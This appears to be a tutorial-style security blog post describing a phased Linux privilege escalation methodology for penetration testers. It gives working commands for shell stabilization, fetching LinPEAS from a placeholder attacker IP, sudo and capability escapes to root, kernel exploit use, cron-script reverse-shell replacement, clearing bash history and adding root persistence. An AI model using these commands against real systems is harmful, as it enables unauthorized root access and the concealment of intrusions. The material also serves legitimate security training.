
Listen to this Post
Introduction:

In the high-stakes game of penetration testing, relying solely on automated enumeration scripts is a gamble. These tools are noisy, easily flagged by endpoint detection and response (EDR) systems, and often provide a flood of data without context, leading testers down dead ends. True technical success in Linux privilege escalation hinges on a repeatable, manual methodology that prioritizes situational awareness and critical thinking. This article dissects the internal workflow shared by Ghost Ops Security, providing a structured, step-by-step guide to systematically elevate privileges from a low-level user to root, ensuring you understand not just the “what,” but the “why” and “how” behind every move.
Learning Objectives:
- Master a phased, manual approach to Linux privilege escalation that minimizes detection.
- Learn to stabilize a foothold and upgrade to a fully interactive TTY for reliable command execution.
- Develop the skills to perform deep-dive manual checks on system misconfigurations like SUID, capabilities, and cron jobs.
- Understand how to methodically test for service-specific vulnerabilities and kernel exploits as a last resort.
1. Phase 0: Foothold Stabilization & PTY Upgrade
Before hunting for root, you must first build a stable foundation. A reverse shell obtained from a web application is often brittle; it lacks environment variables, job control, and proper terminal features. Attempting complex privilege escalation from such a shell is prone to failure.
Step‑by‑step guide: Stabilizing your shell
The first action upon gaining access is to upgrade your limited shell to a fully interactive pseudo-terminal (PTY). This allows you to use features like sudo, su, and text editors that require a proper TTY, and it enables command history and tab completion.
- Python PTY Trick: If Python is installed on the target (common on modern Linux systems), use it to spawn a new PTY.
python3 -c 'import pty; pty.spawn("/bin/bash")' or if python3 is not available python -c 'import pty; pty.spawn("/bin/bash")' - Background the Shell: Press `Ctrl+Z` to background the current shell session and return to your own terminal.
- Set Local Terminal to Raw Mode: On your attacker machine, disable local echo and pass special characters (like
Ctrl+C) to the remote shell. This command configures your terminal to pass raw input.stty raw -echo; fg
After pressing
fg, you will be returned to the remote shell. - Reset the Remote Terminal: Once back in the remote shell, reset the terminal type and set the environment variables.
reset
export SHELL=bash
export TERM=xterm-256color
stty rows 38 columns 116  Adjust rows/cols to match your local window size
You now have a fully interactive, stable shell, ready for the enumeration phase.
-
Phase 1-2: Contextual Awareness & Automated Enumeration (The Smart Way)
While Ghost Ops warns against blind automation, Phase 1-2 acknowledges its utility when used with “Contextual Awareness.” This means running scripts after you understand the target’s environment and being prepared to interpret the results manually. You aren’t just running a script; you’re conducting a survey.
Step‑by‑step guide: Using Automation Intelligently
First, perform a quick manual sweep to understand the lay of the land: whoami, id, hostname, ip a, ps aux. Then, use a trusted enumeration script, but transfer it yourself to avoid wget/curl from unknown sources.
1. Host the Script on Your Attacker Machine:
 On your Kali/Parrot machine
cd /opt
git clone https://github.com/gh0stsh3ll56/Linux-Priv-Escalation-Methods-and-Techniques.git
cd Linux-Priv-Escalation-Methods-and-Techniques
 Or use a standard script like LinPEAS
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
python3 -m http.server 8080
2. Download and Execute on the Target:
From your stabilized shell on the target, download and run the script. Direct it to output to a file for later analysis.
cd /dev/shm  A world-writable directory in memory, good for temp files
wget http://<YOUR_ATTACKER_IP>:8080/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh -a > /dev/shm/linpeas_output.txt
3. Review, Don’t Just Read: Transfer the output file back to your machine (nc, python upload server) and review it line by line. The goal is to identify the “low-hanging fruit” (e.g., world-writable files, unusual SUID binaries, running services) that will form the basis of your manual deep dive.
- Phase 3: Manual Decision Tree (The “Deep Dive”)
This is the core of the methodology. You now take the leads from your automated scan and validate them manually. This phase ensures you understand the vulnerability before attempting to exploit it, preventing system crashes and wasted time. The decision tree guides you to check specific categories in a logical order.
Step‑by‑step guide: Manual Validation
Start by verifying the most common misconfigurations with targeted commands.
- Check Sudo Permissions: This is the quickest win. What can the current user run as root?
sudo -l
If you see a binary listed (e.g.,
(root) NOPASSWD: /usr/bin/vim), you can likely escalate by checking GTFOBins (a curated list of Unix binaries used to bypass local security restrictions).sudo vim -c ':!/bin/sh' Example for vim
-
Find SUID Binaries: Look for files with the Set Owner User ID bit set. These run with the permissions of the file owner (often root).
find / -perm -4000 -type f 2>/dev/null
Manually investigate any unusual results (e.g.,
pkexec,mount,cputils). Check their version against GTFOBins. -
Identify Files with Capabilities: Linux capabilities break up root privileges into smaller units. A misconfigured capability can be just as dangerous as SUID.
getcap -r / 2>/dev/null
If you see `cap_setuid+ep` on a binary like `python` or
perl, you can use it to change your effective UID to 0./usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
4. Phase 4-5: Service-Specific & Kernel Exploitation
If userland misconfigurations yield no results, you must pivot to examining running services and, as a last resort, the kernel itself. This phase is more dangerous and requires careful research. Attacking a service might crash it, and kernel exploits are notorious for system instability.
Step‑by‑step guide: Targeting Services and the Kernel
1. Enumerate Running Processes and Services:
Identify services running as root that might be vulnerable.
ps aux | grep root
ss -tulpn  List listening ports and associated processes
Look for internal services (e.g., a MySQL database running on localhost:3306) or custom applications. Check their versions for known exploits.
- Check Cron Jobs: System and user cron jobs are a prime target. Look for scripts run by root that you might be able to modify or influence.
cat /etc/crontab
ls -la /etc/cron.d/
Also check for user-specific crontabs
crontab -l
If a root-owned cron job runs a script in a world-writable directory, you can replace the script with a reverse shell payload.
3. Kernel Exploitation (The Last Resort):
First, profile the system to get the exact kernel version and OS.
uname -a
cat /etc/release
Use a tool like `linux-exploit-suggester.sh` (run from /dev/shm) to get a list of possible kernel exploits. Crucially, research each exploit thoroughly before running it. Check the EDB-ID or CVE details. Does it have a high success rate? Does it cause crashes? Only proceed if the target is non-critical or you have explicit permission. Compiling on the target is often necessary:
 Transfer the exploit source code
gcc -o exploit exploit.c
./exploit
5. Phase 6: Post-Exploitation & Cleanup
Achieving root is not the end; it’s the beginning of the next phase. Proper operational security (OpSec) demands that you clean up your tracks to avoid alerting the blue team or leaving the system in an unusable state.
Step‑by‑step guide: Securing and Cleaning
- Remove Artifacts: Delete any files you uploaded to the target (enumeration scripts, exploit binaries, privilege escalation tools).
rm -rf /dev/shm/linpeas.sh /dev/shm/exploit /tmp/your_tool
-
Clear Command History: The current user’s `.bash_history` is a log of every command they ran. Wipe it.
history -c
Or, shred the history file itself
cat /dev/null > ~/.bash_history
If you are root, do this for all relevant users
cat /dev/null > /home/user/.bash_history
-
Restore Modified Files: If you changed any system files (e.g., a cron script) to gain access, restore them to their original state. If you used a kernel exploit that might have left a mess, note it in your report.
-
Establish Persistence (If Authorized): If the engagement requires persistence, add it now. A simple method is adding your SSH public key to `/root/.ssh/authorized_keys` or creating a new root user. Ensure this is done in a way that mimics real attacker tradecraft but is clearly documented.
What Undercode Say:
- Methodology Over Madness: A script provides data; a methodology provides understanding. The Ghost Ops approach emphasizes that manual validation and logical progression are the only ways to reliably navigate the complex landscape of privilege escalation without crashing the system or triggering alarms.
- Context is King: Automation is a tool, not a crutch. Using it within Phase 1-2, after establishing context, allows you to filter the noise and focus your manual efforts on the most promising vectors, turning raw data into actionable intelligence.
Prediction:
As defensive technologies like EDR and system call filtering become more sophisticated and ubiquitous, the era of “spray-and-pray” automated exploitation is ending. The future of offensive security will increasingly belong to operators who can manually thread the needle—using low-and-slow techniques, living-off-the-land binaries, and a deep understanding of system internals to bypass kernel-level hooks. The methodology outlined by Ghost Ops Security represents this evolution, shifting the focus from what exploit to run, to how to think like a system administrator in order to become root.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Dereck Coleman – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


